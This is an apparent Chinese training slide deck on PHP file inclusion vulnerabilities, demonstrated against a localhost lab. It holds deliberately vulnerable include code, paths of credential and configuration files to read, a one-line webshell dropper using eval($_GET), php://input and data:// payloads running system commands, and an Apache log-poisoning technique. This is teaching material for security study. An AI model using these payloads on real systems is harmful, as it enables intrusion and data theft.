

Web漏洞-文件包含漏洞 第1课



教学目标




360
网络安全学院

- 重点掌握文件包含漏洞的原理
- 掌握常规文件包含漏洞




目录

- ◆ PHP文件包含概念
- ◆ 文件包含漏洞利用



■ 概念

把可重复使用的函数写入到单个文件中，在使用该函数时，直接调用此文件，无需再次编写函数。这一过程被称为包含。





■ 文件包含函数

`include()`: 找不到被包含文件时会产生警告 (E_WARNING) ;

`include_once()`: 与`include ()`类似, 代码已经被包含则不会再次包含

`require()`: 找不到被包含的文件时会产生致命错误 (E_COMPILE_ERROR)

`require_once()`: 与`require ()`类似, 代码已经被包含则不会再次包含

PHP文件包含



360
网络安全学院

■ 文件包含示例

```
<?php
function PrintArr($arr,$sp="-->",$lin("<br/>"))
{
    foreach ($arr as $key => $value) {
        echo "$key $sp $value $lin";
    }
}
?>
```

```
<?php
include("array.php");
$arr = array("小明","小强","小丽");
PrintArr($arr);
?>
```

PHP文件包含



360
网络安全学院

■ 文件包含示例2

```
<?php  
include("phpinfo.txt");  
?>
```

分别修改phpinfo.txt扩展名为：jpg、rar、360发现均可解析，只要文件内容符合PHP语法规则，任何扩展名都可以被PHP解析。

PHP文件包含



360
网络安全学院

■ 远程文件包含

```
hello.txt
<?php
echo "hello world";
?>
```

```
1.php
<?php
include($_GET['a']);
?>
```



127.0.0.1/include/02/1.php?a=http://127.0.0.1/include/02/hello.txt

hello world

PHP文件包含



360
网络安全学院

■ 文件包含漏洞

正常访问页面逻辑：

- 1、 1.html
- 2、 点击标签
- 3、 跳转包含文件

攻击者思路：

`http://127.0.0.1/include/03/index.php?page=xxx.php`

```
<a href="index.php?page=main.php">主页</a> <br>  
<a href="index.php?page=news.php">新闻</a> <br>  
<a href="index.php?page=down.php">下载</a> <br>
```

- 1.html
- down.php
- index.php
- main.php
- news.php

PHP文件包含利用



360
网络安全学院

■ 读取敏感文件

`http://127.0.0.1/include/03/index.php?page=C:\windows-version.txt`

Windows系统敏感信息：

`C:\boot.ini`

//查看系统版本

`C:\windows\system32\inetsrv\MetaBase.xml`

//IIS配置文件

`C:\windows\repair\sam`

//windows初次密码

`C:\program Files\mysql\my.ini`

//Mysql配置

`C:\program Files\mysql\data\mysql\user.MYD` //Mysql root C:

`\windows\php.ini`

//php配置信息

PHP文件包含利用



360
网络安全学院

■ 读取敏感文件

Linux系统敏感信息：

/etc/passwd

//linux用户信息

/usr/local/app/apache2/conf/httpd.conf

//apache2配置文件

/usr/local/app/php5/lib/php.ini

//php设置

/etc/httpd/conf/httpd.conf

//apache配置文件

/etc/my.cnf

//Mysql配置文件

PHP文件包含利用



360
网络安全学院

■ 远程包含shell

allow_url_fopen开启

访问：<http://127.0.0.1/include/03/index.php?page=http://127.0.0.1/include/04/1.txt>

```
<?php fputs(fopen('shell.php','w'),'<?php eval($_GET["a"]);?>')?>
```

会在index.php目录下生成shell.php

PHP文件包含利用



360
网络安全学院

■ 本地包含配合文件上传

已经上传图片木马路径为： /upload/1.png

图片代码如下：

```
<?php fputs(fopen('shell.php','w'),'<?php eval($_GET["a"]);?>')?>
```

访问：<http://127.0.0.1/include/03/index.php?page=D:\upload\1.png>

会在index.php目录下生成shell.php

PHP文件包含利用



360
网络安全学院

■ 使用PHP封装伪协议

PHP 内置有很多内置 URL 风格的封装协议，可用于fopen()、 copy()、 file_exists() 和 filesize() 的文件系统函数。

名称	描述
file://	访问本地文件系统
http://	访问 HTTP(s) 网址
ftp://	访问 FTP(s) URLs
php://	访问各个输入/输出流 (I/O streams)
zlib://	压缩流
data://	数据 (RFC 2397)
glob://	查找匹配的文件路径模式

PHP文件包含利用



360
网络安全学院

■ data://命令执行

`http://127.0.0.1/cmd.php?file=data://text/plain,<?php phpinfo()?>`

`http://127.0.0.1/cmd.php?file=data://text/plain;base64,PD9waHAgaGhwaW5mbygpPz4=`

http://127.0.0.1/cmd.php?file=data://text/plain;base64,PD9waHAgaGhwaW5mbygpPz4=

☐ Post data ☐ Referrer ☐ 0xHEX ☐ %URL ☐ BASE64 ☒ Replace All

PHP Version 5.2.17

System	Windows NT DESKTOP-DIE7BEL 6.2 build 9200
Build Date	Jan 6 2011 17:26:08
Configure	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack"

PHP文件包含利用



360
网络安全学院

- **zip://实验** `http://127.0.0.1/cmd.php?file=zip://D:/soft/phpStudy/WWW/file.jpg%23phpcode.txt`

先将要执行的PHP代码写好文件名为phpcode.txt，将phpcode.txt进行zip压缩,压缩文件名为file.zip,如果可以上传zip文件便直接上传，若不能便将file.zip重命名为file.jpg后在上传，其他几种压缩格式也可以这样操作。

Load URL `http://127.0.0.1/cmd.php?file=zip://D:/soft/phpStudy/WWW/file.jpg%23phpcode.txt`

Split URL

Execute

☐ Post data ☐ Referrer ☐ 0xHEX ☐ %URL ☐ BASE64 ☐ Insert string to replace ☐ Insert replacing string ☒ Replace All

PHP Version 5.2.17

System	Windows NT DESKTOP-DIE7BEL 6.2 build 9200
Build Date	Jan 6 2011 17:26:08
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-snapshot-template=d:\php-sdk\snap_5_2\vc6\x86\template" "--with-php-build=d:\php-sdk\snap_5_2\vc6\x86\php_build" "--with-pdo-oci=D:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=D:\php-sdk\oracle

PHP文件包含利用



360
网络安全学院

■ 使用PHP封装伪协议

写入 PHP文件 (allow_url_include:on)

http://127.0.0.1/include/03/index.php?page=php://input

Request

Raw Params Headers Hex XML

GET /include/03/index.php?page=php://input HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Length: 25

<?php system('dir');?>

Response

Raw Headers Hex

HTTP/1.1 200 OK
Date: Wed, 02 Jan 2019 14:09:20 GMT
Server: Apache/2.4.33 (Win64) PHP/5.6.35
X-Powered-By: PHP/5.6.35
Content-Length: 494
Connection: close
Content-Type: text/html; charset=UTF-8

000000 C 0e10ú060k00
000000k000 2830-0893

C:\wamp64\www\include\03 00E%
2019/01/02 21:11 <DIR> .
2019/01/02 21:11 <DIR> ..
2018/12/25 19:01 220 1.html
2018/12/25 18:57 31 down.php
2018/12/25 18:58 100 index.php
2018/12/25 18:57 31 main.php
2018/12/25 18:57 31 news.php
5 000]0 413 00
2 00E% 49,255,518,208 000000

```
<?php fputs(fopen('shell.php','w'),'<?php eval($_GET["a"]);?>')?>
```

PHP文件包含利用



360
网络安全学院

■ 伪协议用法小结

协议	测试PHP版本	allow_url_fopen	allow_url_include	用法
file://	>=5.2	off/on	off/on	?file=file:///D:/soft/phpStudy/WWW/phpcode.txt
php://filter	>=5.2	off/on	off/on	?file=php://filter/read=convert.base64-encode/resource=./index.php
php://input	>=5.2	off/on	on	?file=php://input 【POST DATA】 <?php phpinfo()?>
zip://	>=5.2	off/on	off/on	?file=zip:///D:/soft/phpStudy/WWW/file.zip%23phpcode.txt
compress.bzip2://	>=5.2	off/on	off/on	?file=compress.bzip2:///D:/soft/phpStudy/WWW/file.bz2 【or】 ?file=compress.bzip2:///file.bz2
compress.zlib://	>=5.2	off/on	off/on	?file=compress.zlib:///D:/soft/phpStudy/WWW/file.gz 【or】 ?file=compress.zlib:///file.gz
data://	>=5.2	on	on	?file=data://text/plain,<?php phpinfo()?> 【or】 ?file=data://text/plain;base64,PD9waHAqcGhwaW5mbygpPz4= 也可以： ?file=data:text/plain,<?php phpinfo()?> 【or】 ?file=data:text/plain;base64,PD9waHAqcGhwaW5mbygpPz4=

PHP文件包含利用



360
网络安全学院

■ 包含Apache日志文件

找到Apache路径，利用保护漏洞包含日志文件获取Webshell。

Apache两个日志文件：access.log、error.log

access.log - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

```
127.0.0.1 - - [02/Jan/2019:21:10:24 +0800] "GET / HTTP/1.1" 200 7328
127.0.0.1 - - [02/Jan/2019:21:10:30 +0800] "GET /include/ HTTP/1.1" 200 1581
127.0.0.1 - - [02/Jan/2019:21:10:31 +0800] "GET /include/03/ HTTP/1.1" 200 2018
127.0.0.1 - - [02/Jan/2019:21:10:41 +0800] "GET /include/03/shell.php HTTP/1.1" 200 951
127.0.0.1 - - [02/Jan/2019:21:10:46 +0800] "GET /include/03/shell.php?a=1 HTTP/1.1" 200 998
```

各字段分别为：客户端地址、访问者标识、访问者的验证名字、请求时间、请求类型、状态码、发送给客户端短的字节数

PHP文件包含利用



360
网络安全学院

■ 包含Apache日志文件

当发现网站存在包含漏洞，但无webshell文件包含，也无上传点时？

当访问不存在的资源时，apache日志同样会记录。

如果访问：127.0.0.1/include/<?php phpinfo();?>，再包含access.log是否可行？

```
127.0.0.1 - - [02/Jan/2019:22:39:47 +0800] "GET /include/%3C?php%20phpinfo();?%3E HTTP/1.1" 403 306
```

日志文件包含的攻击重点是什么？

PHP文件包含利用



360
网络安全学院

■ 包含Apache日志文件

GET /include/%3C?php%20phpinfo();?%3E HTTP/1.1

Host: 127.0.0.1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Connection: close

Upgrade-Insecure-Requests: 1

GET /include/<?php phpinfo();?> HTTP/1.1

Host: 127.0.0.1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Connection: close

Upgrade-Insecure-Requests: 1

Cache-Control: max-age=0

```
phpinfo() x +
127.0.0.1/include/03/index.php?page=C:\wamp64\logs\access.log
127.0.0.1 -- [02/Jan/2019:22:36:54 +0800] "GET /include/%3C?php%20phpinfo();?%3E HTTP/1.1" 403 306127.0.0.1 -- [02/Jan/2019:22:39:34 +0800] "GET / HTTP/1.1" 200 7328127.0.0.1 -- [02/Jan/2019:22:39:34 +0800] "GET / HTTP/1.1" 200 7328127.0.0.1 -- [02/Jan/2019:22:39:34 +0800] "GET /folder.gif HTTP/1.1" 304 -127.0.0.1 -- [02/Jan/2019:22:39:34 +0800] "GET /icons/compressed.gif HTTP/1.1" 304 -127.0.0.1 -- [02/Jan/2019:22:39:34 +0800] "GET /icons/unknown.gif HTTP/1.1" 304 -127.0.0.1 -- [02/Jan/2019:22:39:34 +0800] "GET /icons/blank.gif HTTP/1.1" 304 -127.0.0.1 -- [02/Jan/2019:22:39:34 +0800] "GET /icons/text.gif HTTP/1.1" 304 -127.0.0.1 -- [02/Jan/2019:22:39:47 +0800] "GET /include/%3C?php%20phpinfo();?%3E HTTP/1.1" 403 306127.0.0.1 -- [02/Jan/2019:22:42:49 +0800] "GET /include/
```

PHP Version 5.6.35

System	Windows NT WANGDAPENG-L5 10.0 build 17134 (Windows 10) AMD64
Build Date	Mar 29 2018 14:22:10
Compiler	MSVC11 (Visual C++ 2012)
Architecture	x64
Configure Command	cscrip /nologo configure.js "--enable-snapshot-build" "--disable-isapi" "--enable-debug-pack



PHP文件包含利用



360
网络安全学院

■ 截断包含

```
<?php
if(isset($_GET['page']))
{
    include $_GET['page'] . ".php";
}
else
{
    include 'home.php';
}
?>
```



PHP Version 5.2.17



谢谢



360 网络安全学院